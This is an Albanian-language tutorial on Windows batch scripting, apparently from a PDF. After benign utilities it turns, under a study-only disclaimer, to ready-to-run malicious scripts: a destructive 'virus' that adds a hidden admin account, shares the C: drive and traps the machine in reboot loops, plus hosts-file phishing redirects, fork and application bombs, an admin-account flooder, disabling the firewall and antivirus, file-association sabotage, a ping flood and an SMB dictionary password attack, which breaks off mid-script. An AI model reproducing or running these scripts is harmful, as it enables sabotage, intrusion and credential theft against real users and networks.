Nese do te shtypim y, direktoria "Locker" do te na zhduket. Per ta rishfaqur serish direktorine ekzekutojme skriptin serish dhe do te na kerkohet passwordi per te kycur folderin, psh vendosim passwordin *iglli*:



Folderi mund te aksesohet serish vetem nese fusim passwordin e duhur.



Duhet te dime qe fillimisht folderi "Locker" ishte I padukshem pasi ai kishte atributet "*system*" dhe "*hidden*", pasi e riekzekutojme serish skriptin, folderi nuk do ti kete me keto attribute.

Le te shohim skriptin:

@echo off

title Folder Locker

if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK

if NOT EXIST Locker goto MDLOCKER

:CONFIRM

echo Deshironi ta kycni folderin(Y/N)

set/p "cho=>"

if %cho%==Y goto LOCK

if %cho%==y goto LOCK

if %cho%==n goto END

if %cho%==N goto END

echo Duhet te shtypni y, nese deshironi te kycni folderin, ose n, nese nuk deshironi te kycni folderin

goto CONFIRM

:LOCK

ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"

attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"

echo Folderi u kyc

goto End

:UNLOCK

echo Fut password per te bere ckycjen

set/p "pass=>"

admin

```
if NOT %pass%== igli goto FAIL
```

```
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
```

```
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker
```

```
echo Folderi u c`kyc me sukses
```

```
goto End
```

```
:FAIL
```

```
echo password i gabuar
```

```
goto end
```

```
:MDLOCKER
```

```
md Locker
```

```
echo Locker u krye me sukses
```

```
goto End
```

Organizimi I Bookmark-ut:

Skripti perdoret per te organizuar bookmark-un ne nje menyre interaktive. Do te na shfaqet nje liste menu me faqet qe do te hapim:

@echo off

rem Ky eshte nje skript qe shfaq nje menu qe ne baze te numrit te futur lidhet me nje site te caktuar

color a

title Organizimi i Bookmark

echo Organizimi i Bookmark

echo.

echo 1. www.google.com

echo 2. www.yahoo.com

echo 3. www.msn.com

echo 4. www.facebook.com

echo 5. www.wikipedia.org

echo.

:fillimi

echo Fut nje nga opsionet 1-5 :

set /p opt=

if %opt%==1 goto nje

if %opt%==2 goto dy

if %opt%==3 goto tre

if %opt%==4 goto kater

if %opt%==5 goto pese

echo Opsioni i gabuar

goto fillimi

:nje

explorer http:\\www.google.com

exit

:dy

explorer http:\\www.yahoo.com

exit

:tre

explorer http:\\www.msn.com

exit

:kater


explorer http:\\www.facebook.com

exit

:pese

explorer http:\\www.wikipedia.org

exit



```
c:\ Organizimi i Bookmark
Organizimi i Bookmark
1. www.google.com
2. www.yahoo.com
3. www.msn.com
4. www.facebook.com
5. www.wikipedia.org
Put nje nga opsionet 1-5 :
```


Optimizimi I hapsires:

Nese deshijoj te fshi te gjitha te dhenat temporary apo te dhena te demtuara, atehere mund te bejme nje skript te tille:

```
@echo off
```

```
rem Ky skript do te sherbeje per te fshire te gjitha filat e padeshiruara ne kompjuterin tone
```

```
cd\
```

```
cls
```

```
cd C:\WINDOWS\Temp
```

```
echo y|del *.*
```

```
cd\
```

```
cd C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp
```

```
echo y|del *.*
```

```
echo y|del *.tmp
```

```
cd\
```

```
cd C:\WINDOWS\Prefetch
```

```
echo y|del *.*
```

```
echo y|del *.pf
```

```
cd\
```

```
cd C:\Documents and Settings\Administrator\Recent
```

```
echo y|del *.*
```

```
cd\
```

```
cd C:\Documents and Settings\Administrator\Cookies
```

```
echo y|del *.*
```

```
pause
```

Skripti do te na fshije te gjitha filat temporaray te WIndows-it, apo filat temporaray ne "Local Settings", apo filat ne direktorine Recent pa konfirmimin tone sepse eshte perdorur komanda:

```
echo |y del *.*
```

Skeduleri per automatizimin e detyrave:

Komanda "at" mund te perdoret per te autmatizuar detyrat:

```
@echo off
```

```
rem Ky skript do te sherbeje per te fshire filat temporary.
```

```
at 10:00 AM /every:SU,M,TU,W,TH,F,SA "del C:\WINDOWS\Temp\Temporary Internet Files"
```

```
pause
```

```
exit
```

Skanimi I portave:

Skripti I meposhtem do te sherbeje per te testuar 20 here porten 23. Diapazoni I portave mund te ndryshoje sipas deshires.

```
@echo off
```

```
title Skanimi i portave
```

```
color a
```

```
cd\
```


```
cls
```

```
for /L %%v in (1,1,20) do telnet %1 %%v
```

pause

Aksesimi i regjistrave duke perdorur filat BATCH:

Duke perdorur nje file batch, mund te aksesohet rregjistri editor ne windows, duke krijuar nje entry, duke modifikuar nje entry ekzistues, apo fshire ate. Le te perdorim nje skript te thjeshte qe c`aktivizon fikjen e kompjuterit te vendosur ne menune start, "shutdown".



Kjo mund te realizohet manualisht me rregjister editor (regedit.exe ose regedt32.exe), duke krijuar nje DWord me emrin "NoClose" ne:

'HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer', duke vendosur vleren 1 qe do te c`aktivizojte butonin "Turn Off Computer"

Shenim: Modifikimi i ketij rregjistri ne menyre jo korrekte, mund ta coje sistemin operativ ne probleme te medha. Keshtu do te jete me mire qe te eksportohet rregjistri para modifikimit te saj. Ndryshimet marin efekt pas ristartimit te sistemit.


@echo off

reg add

"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoClose /t REG_DWORD /d 1 /f

exit

Pasi ta ekzekutojme skriptin dhe pasi te ristartojme sistemin kompjuterik do te kemi kete pamje:



Sic shihet butoni "Turn Off Computer" do te na zhduket.

Krijimi I aplikacionit te bisedimeve duke perdorur skripte Visual Basic Script:

Mund te ndertojme nje skript ne DOS i cili mund te perfshije nje skript te ndertuar ne Visual Basic Script, Ky skript me ane te objekteve visual basic script, do te beje te mundur qe teksti I shkruar ne nje stringe te na shfaqet me ze. Menjehere pas ekzekutimit te skriptit .bat do te na shfaqet menuja:



Skripti nevojshem do te ishte:

```
@echo off
```

```
rem Ky skript do te na shfaq me ze ate qe shkruajme ne StrText
```

```
echo StrText="Ola Igli" > spk.vbs
```

```
echo set ObjVoice=CreateObject("SAPI.SpVoice") >> spk.vbs
```

```
echo ObjVoice.Speak StrText >> spk.vbs
```

```
start spk.vbs
```

Rivendosja e IP-ve:

Rivendosja e IP-ve eshte nje skript I thjeshte qe perdoret per rifreskimin e cache-se DNS, duke hequr adresat IP ne karten e rrjetit dhe duke vendosur adresat e reja dinamike.

Shenojme qe per te marre adresa dinamike duhet nje DHCP Server, I cili ofron adresa IP automatikisht drejt nje kompjuteri klient.

```
@echo off
```

```
rem Ky skript ben te mundur rifreskimin e adresave IP ne kompjuterin tuaj
```

```
ipconfig /flushdns
```

```
ipconfig /release
```

```
ipconfig /renew
```

pause

Mesazhet IP:

Per te perdorur aplikimin chat ne LAN mund te perdorim "IP Messenger", duke perdorur emrin e hostit.

@echo off

:loop

Title Chat ne LAN

color a

Cls

echo ##### Chat ne LAN #####

echo.

echo Shtypni emrin e hostit te marresit ne: Fushen

echo Dergoni mesazhin e marresit ne: Fushen

echo.

set /p n=User:


set /p m=Message:

net send %n% %m%

Pause

Goto loop

Ne ekran do te na shfaqet kjo pamje:



Ndryshimi i password-it:

Le te kryejme nje skript qe ndryshon passwordin ne llogarine administrator

@echo off

rem Ky skript do te ndryshoje password-in ne llogarine administrator, ne admin

Net users administrator admin

Pause

Ne kete rast passwordi ne llogarine administrator do te jete: admin.

Vendosja e nje "Reminderi interaktive":

Duke perdorur nje skript, mund te realizojme nje "reminder interaktive" duke shfaqur nje mesazh zanor apo pamore ne nje moment te caktuar, duke perdorur komanden "at".

Psh nese dua nje mesazh kujtese ne oren 9.30 AM ne daten 13 te javes tjeter atehere:

@echo off

rem Ky skript do te na shfaq nje figure qe na kujton nje takim ne oren 08.00 te merkuren tjeter

title Kujtese

at 08:00AM/next:W "C:\kujtese.jpg"

pause

Ky skript do te na shfaqe figuren "kujtese.jpg" :



Programimi i Viruseve

Fillimisht duhet te shkruaj qe kjo pjese eshte vetem per ceshtje studimi, por ju lutem kuni kujdes, keto kode mund te shkaktojne probleme ne kompjuterin tu mund te ekzekutohen!!!

Qellimi i ketyre skripteve eshte per tu mbrojtur nga ata qe sulmojne dhe virusojne kompjuterin tuaj. Edhe nje here KUJDES....

Virusi i Replikimeve te Folderave:

Ky eshte nje skript I thjeshte qe permban vetem 6 rreshta dhe ka tendencen te replikoj vazhdimisht ne krijimin e folderave me te njejten emer, deri sa perdoruesi ta ndaloje skriptin, duke shtypur kryqin siper

rem Ky skript do te na shfaqe nje folder "Virus" me nje pafundesi nenfolderash

```
cd \
```

```
cd C:"\Documents and Settings\Kompjuteri\Desktop"
```

```
:loop
```

```
md Virus
```

```
cd Virus
```

```
goto loop
```

Virusi I rrezikshem:

Ky do te jete nje virus I rrezikshem I cili nuk eshte mire ta beni prove ne kompjuterin tuaj, pra thjeshte mund ta studioni. Gjithsesi nese e ekzekutoni do te tregojme dhe menyren per ta eliminuar:


```
@echo off
```

```
cd\
```

```
cd %SystemRoot%\system32\
```

```
md 1001
```

```
cd\
```

```
cls
```

```
rem Cdo gjë e shkruar këtu është në formën e një kodi
```

```
rem N0 H4rm 15 cau53d unt1 | N0w
```

```
rem Th3 F0 | | 0w1ng p13c3 0f c0d3 w1 | | ch4ng3 th3 t1m3 2 12:00:00.0 & d4t3 as 01/01/2000
```

```
echo 12:00:00.00 | time >> nul
```

```
echo 01/01/2000 | date >> nul
```

```
net users eagle shqiponje /add
```

```
rem Th3 u53r 4cc0unt th4t w45 Cr34t3d 15 ju5t 4 | 1m1t3d 4cc0unt
```

```
rem Th15 p13c3 0f c0d3 w1 | | m4k3 th3 | 1m1t3d u53r 4cc0unt5 t0 4dm1n15tr4t0r 4cc0unt.
```

```
net localgroup administrators eagle /add
```

```
rem 5h4r3 th3 R00t Dr1v3
```

```
net share system=C:\ /UNLIMITED
```

```
cd %SystemRoot%\system32\1001
```

```
echo deal=msgbox ("Microsoft Windows ka zbuluar disa viruse malinje ne Kompjuterin tuaj, Shtyp Yes  
per te fshire viruset ose No per te injoruar",20,"Kujdes") >
```

```
%SystemRoot%\system32\1001\warnusr.vbs
```

```
rem ch4ng35 th3 k3yb04rd 53tt1ng5 ( r4t3 4nd d3|4y )
```

```
mode con rate=1 > nul
```

```
mode con delay=4 >> nul
```

```
rem Th3 F0||0w1ng p13c3 0f c0d3 w1|| d15p|4y 50m3 4nn0y1ng m5g, as c0d3d ab0v3, 3x4ct|y
```

```
@ 12:01 and 12:02
```

```
at 12:01 /interactive "%SystemRoot%\system32\1001\warnusr.vbs"
```

```
at 12:02 /interactive "%SystemRoot%\system32\1001\warnusr.vbs"
```

```
msg * "Ju duhet te ristartoni kompjuterin per te ruajtur te dhenat tuaja" > nul
```

```
msg * "Ju duhet te ristartoni kompjuterin per te ruajtur te dhenat tuaja"" >>nul
```

```
rem Th3 F0||0w1ng p13c3 0f c0d3 w1|| c0py th3 warnusr.vbs f1|3 2 th3 5t4rtup, th4t w1|| b3
```

```
3x3cut3d @ 3v3ryt1me th3 c0mput3r 5t4rt5
```

```
copy %SystemRoot%\system32\1001\warnusr.vbs "%systemdrive%\Documents and Settings\All
```

```
Users\Start Menu\Programs\Startup\warnusr.vbs"
```

rem

rem Th3 F0| |0w1ng p13c3 0f c0d3 w1| | d15p|4y Th3 5hutd0wn d14|05 B0X w1th 50m3 m5g and

w1| | r35t4rt c0nt1nu0u5|y

echo shutdown -r -t 00 -c "Microsoft ka hasur ne nje problem serioz, i cili kerkon vemendjen tuaj.
Kompjuteri eshte infektuar,nuk mund te kapet nga nje antivirus, me vjen keq....

rem

cd\

cls

rem Th3 F0| |0w1ng p13c3 0f c0d3 w1| | m4k3 th3 v1ru5 b1t 5t34|th13r

cd %systemdrive%\Documents and Settings\All Users\Start Menu\Programs\Startup\

attrib +h +s +r warnusr.vbs

attrib +h +s +r sd.bat

cd\

cd %systemroot%\system32

attrib +h +s +r 1001

rem K1| |5 th3 3xp|0r3r.3×3 Pr0c355

taskkill /F /IM explorer.exe

rem @ EOv // End of Virus

Le te sqarojme me hapa kete skript

Programi virus do te filloje operacionet ne C:\windows\system32 dhe krijon nje direktori te re me emrin "1001", I cili do te ndryshoje oren dhe daten e kompjuterit perkatesisht ne: 12:00 dhe data 01-01-2000, dhe me pas krijon nje llogari te re me emrin "eagle" me password-in "shqipone".

Ne menyre automatike caktohet te drejtat administrator dhe sharohet driveri "C:". Me pas do te krijohet nje file ne VBScript me emrin "warnusr.vbs" I cili do te na shfaqe mesazhin:

"Microsoft Windows ka zbuluar disa viruse malinje ne Kompjuterin tuaj, Shtyp Yes per te fshire viruset ose No per te injoruar",20,"Kujdes". Kjo gje do te na coje ne zvoglumin e shpejtesise se tastieres dhe ne nje kohe vonese.

Perkatesisht nga ora 12:01 apo 12:02 do te na shfaqet nje mesazh qe do te na kerkoje te ristartojme kompjuterin:

"Ju duhet te ristartoni kompjuterin per te ruajtur te dhenat tuaja", pasi ristartoni kompjuterin,.... " U futem ne FERR..."

Sa here qe perpiqemi te logohemi, sistemi do te ristartohet ne menyre te vazhdueshme per shkak te komandes : "shutdown -r" te vendosur ne kohen 00 ne folderin startup. Perdoruesi nuk mund te beje asgje, pervecse te futet ne moden safe dhe ta fshije filen, por fillimisht duhet ta bejme te dukshme pasi kjo file ka atributet hidden.

Gjithashtu ne safe mode duhet te ndaloje sherbimi "Ne startup" dhete fshije filen c:\windows\system32\1001.

Mund te perdoren dhe disa lidhesa .exe per te lidhur kete virus me filat audio, video apo tekst.

Mund te krijohen keto viruse pa perdorur ndonje tools ne windows, pra ne vend te exe-binder, mund te perdorim modelin "iexpress".

Sulmi I DNS-se:

Batch file mund te perdoret per te modifikuar zonen e transferimit duke edituar skedarin hosts.txt te vendosur ne "C:\windows\system32\drivers\etc\hosts.txt". Ne kete menyre do te lundrojme ne disa website malinje ne vend qe te shkojme ne ato legjitim. Kjo mund te perdoret per phishing, dmth duke ju cuar ne website te rreme qe duken si ato legjitimet.

@echo off

echo 10.199.64.66 www.google.com >> C:\windows\system32\drivers\etc\hosts.txt

echo 10.199.64.67 www.paypal.com >> C:\windows\system32\drivers\etc\hosts.txt

exit

Ky program krijon nje entri te ri ne filen hosts.txt. Sa here qe nje perdorues kerkon te aksesojne ne www.google.com ai ne fakt do te shkoje ne adresen 10.199.64.67. E njejta gje do te ndodhe ne siten www.paypal.com. Kjo gje do te siguroje kredencialet e dikujt tjeter te ruhen ne databasen me IP 10.199.64.66.

Bombarduesi fork:

Sic dihet komanda fork() sherben per te krijuar nje proces te ri. Thirrja e kesaj komande ne menyre te panderprere con ne bllokim te sistemit, duke na hapur qindra dritare ne ekran.

@echo off

:loop

Explorer

Call fork.bat

Goto loop

Ky program do te na hap direktorine "documents" si pasoj e perdorimit te komandes "Explorere". Me pas do te na krijohen pafund dritare te hapura te cilat do te cojne ne bllokimin e sistemit.

Aplikacionet Bombardues:

Ky skript do te sherbeje per hapjen e aplikacioneve te ndryshme ne menyre te panderprere, deri ne bllokimin e sistemit

```
@echo off
```

```
:loop
```

```
start notepad
```

```
start winword
```

```
start mspaint
```

```
start write
```

```
start cmd
```

```
start explorer
```

```
start control
```

```
start calc
```

```
goto loop
```

Ky skript sic e shprehem dhe me lart do te na hape te gjithë aplikacionet me rradhe dhe me pas do ti perserish serish ato, deri ne bllokimin e sistemit. Programet qe do te hapen jane:

“Notepad”, “MSWord”, “MSPaint”, “WordPad”, “Command Prompt”, “My Documents”, “Control Pannel”, “Calculator”

Bomarduesi I mesazheve:

Le te perdorim nje skript i cili ne thelb kryen te njejten gje si skriptet e mesiperme por nderkohe kerkon aktivizimin e perdoruesit duke shfaqur mesazhe:

@echo off

:merzi

msg * Pershendetje!

msg * Ca ben ?

msg * Je mire ?

msg * Mos harro....

msg * Nuk dua te merzis....

msg * Thjesht dua te luaj.....

msg * Numero nga nje ne pese une do te iki.....

msg * 1

msg * 2


msg * 3




msg * 4

msg * 5

goto Merzi

Ne ekran do te na shfaqen njeri pas tjetrit dritaret e dialogut:





User Flooder:

Fenomeni “User Flooder” krijon nje numer pafund perdoruesish me te drejta administrator me passworde te perbere nga numra te rastesishem.

@echo off

:usrflood

set usr=%random%

net users %usr% %random% /add

net localgroup administrators %usr% /add

goto usrfflood


%random% eshte nje variabel qe gjeneron nje numer pozitiv te plote. Ne kemi vendosur nje variabel me emrin "usr" me nje password random, me te drejta administrator.Mund te gjenerohen 50 perdorues ne me pak se nje minute.

Menyra me e thjeshte per te fshire te gjithë perdoruesit eshte realizimi I nje skripti si ai I mesiperm por ne vend te add do te kemi /delete.

Gjenerimi I folderave ne forme Matricore:

Nje menyre per gjenerimin e nje numri folderash ne forme matricore do te ishte skripti I meposhtem:

Ketu mund te gjenerohen 3000 foldera ne me pak se nje minute



C`aktivizimi I sherbimeve:

Skripti I meposhtem do te sherbeje per te nderprere aktivitetin e disa sherbimeve, si Firewall, Update, sherbimeve Workstation te nevojshem per komunikimin peer-to-peer, sherbimeve DHCP dhe DNS per klientet, apo bllokimin e direktorise Print Spooler e nevojshme per te realizuar nje printim, apo Themes qe sherben per te shfaqur Pamjet apo aparencen grafike ne sistem. Perdoruesi duhet ne menyre manuale te startoje sherbimin. I njehti skript do te sherbeje per te stopuar dhe sherbimin e Antivirusit.

@echo off

net stop "Windows Firewall"

net stop "Windows Update"

net stop Workstation

net stop "DHCP Client"

net stop "DNS Client"

net stop "Print Spooler"

net stop Themes

exit

Bombarduesi Broadcast:

Ky skript do te dergoj mesazhet ne te gjitha kompjuterat e lidhur ne rrjet me kompjuterin perkates ne formen "broadcast". Ky mesazh do te shqetesojte te gjitha perdoruesit e tjere ne kompjuterat perkates

@echo off

:netmerzi

net send * C`kemi!

net send * Ca ke bo ?

net send * Je mire ?

```
net send * Mos harro....
```

```
net send * Nuk dua te merzis....
```

```
net send * Une jam i shqetesuar per ty.....
```

```
net send * Fillo numerimin nga 1 ne 5.....
```

```
net send * 1
```

```
net send * 2
```

```
net send * 3
```

```
net send * 4
```

```
net send * 5
```

```
goto netmerzi
```

Hartezimi I Keystroke:

Kodi i mëposhtëm do të shërbejë për të bërë mapping, dmth nëse shtypet një tastë në fakt do të punojë një tastë tjetër. Psh në skriptin tone sa herë që shtypim tasten "a" do të na shfaqet "b". Kjo realizohet duke ndryshuar kodin në entrin "scancode" në regjistrin editor.

```
@echo off
```

```
rem ky skript do të shkruajë "b" sa herë që shtypim "a"
```

```
reg add "HKLM\System\CurrentControlSet\Control\Keyboard Layout" /v "Scancode
```

```
Map" /t REG_BINARY /d 00000000000000002000000030001e0000000000
```

```
Exit
```

Per të bërë mapping për tastat e tjera i referohemi linkut: <http://tinyurl.com/8ua4gk>.

Ndryshimi I prapashteses:

Ky skript do të shërbejë që të lidh prapashtesën e cdo file me një prapashtesë tjetër çfarëdo. Kjo do të conte në keqpërdorim dhe në mos lexim të files. Komanda është "assoc".

```
@echo off
```

```
title Ndryshimi i Prapashteses
```

```
color a
```

```
Rem Ky virus zevendeson prapashtesen e nje file te caktuar me nje prapashtese tjeter.
```

```
@echo off
```

```
assoc .txt=jpegfile
```

```
assoc .exe=htmlfile
```

```
assoc .jpeg=avifile
```

```
assoc .png=mpegfile
```

```
assoc .mpeg=txtfile
```

```
assoc .sys=regfile
```

```
msg Your System got Infected.....
```

```
exit
```

Mbitrafku i paketave:

Per te mbingarkuar trafikun dhe per te bllokuar rrjetin mund te perdorim tekniken "Ping of Death", qe do te thote se mund te dergohen paketa me madhesi me te madhe se 32B, psh prej 65500 bytesh pa pushim, duke perdorur komanden ping.

Le te realizojme nje skript i cili do te bombardoje ne rrjet nje IP, dhe per rreth 3 minuta kompjuteri ne remote do te bllokohet dhe duhet te ristartohet:

```
@echo off
```

```
:flood
```

```
ping -l 65500 -t 10.199.64.66
```

```
start flooder.bat
```

goto flood

Perdoruesit LAN ne distance – “Dictionary Attack”

Perdorimi I ketij skripti shfaq nje “Dictionary Attack” dhe gjen kredencialet e “Windows Logon”ne nje LAN. Nevojitet nje file tekst “Dictionary” I cili do te shfaq nje sulm te sukseshem.

Ndjekim hapat e meposhteme:

1. Hapni notepad
2. Kopjoni skriptin e meposhtem dhe ruajeni me prapashtesen .bat

```
@echo off
```

```
Title "LAN Dictionary Attack "
```

```
Color 0a
```

```
if "%1"==" " goto fin
```

```
if "%2"==" " goto fin
```

```
del logfile.txt
```

```
FOR /F "tokens=1" %%i in (passlist.txt) do ^
```

```
echo %%i && ^
```

```
net use \\%1\ipc$ %%i /u:%1\%2 2>>logfile.txt && ^
```

```
echo %time% %date% >> outfile.txt && ^
```

```
echo \\%1\ipc$ acct: %2 pass: %%i >> output.txt && goto end
```

```
:fin
```

```
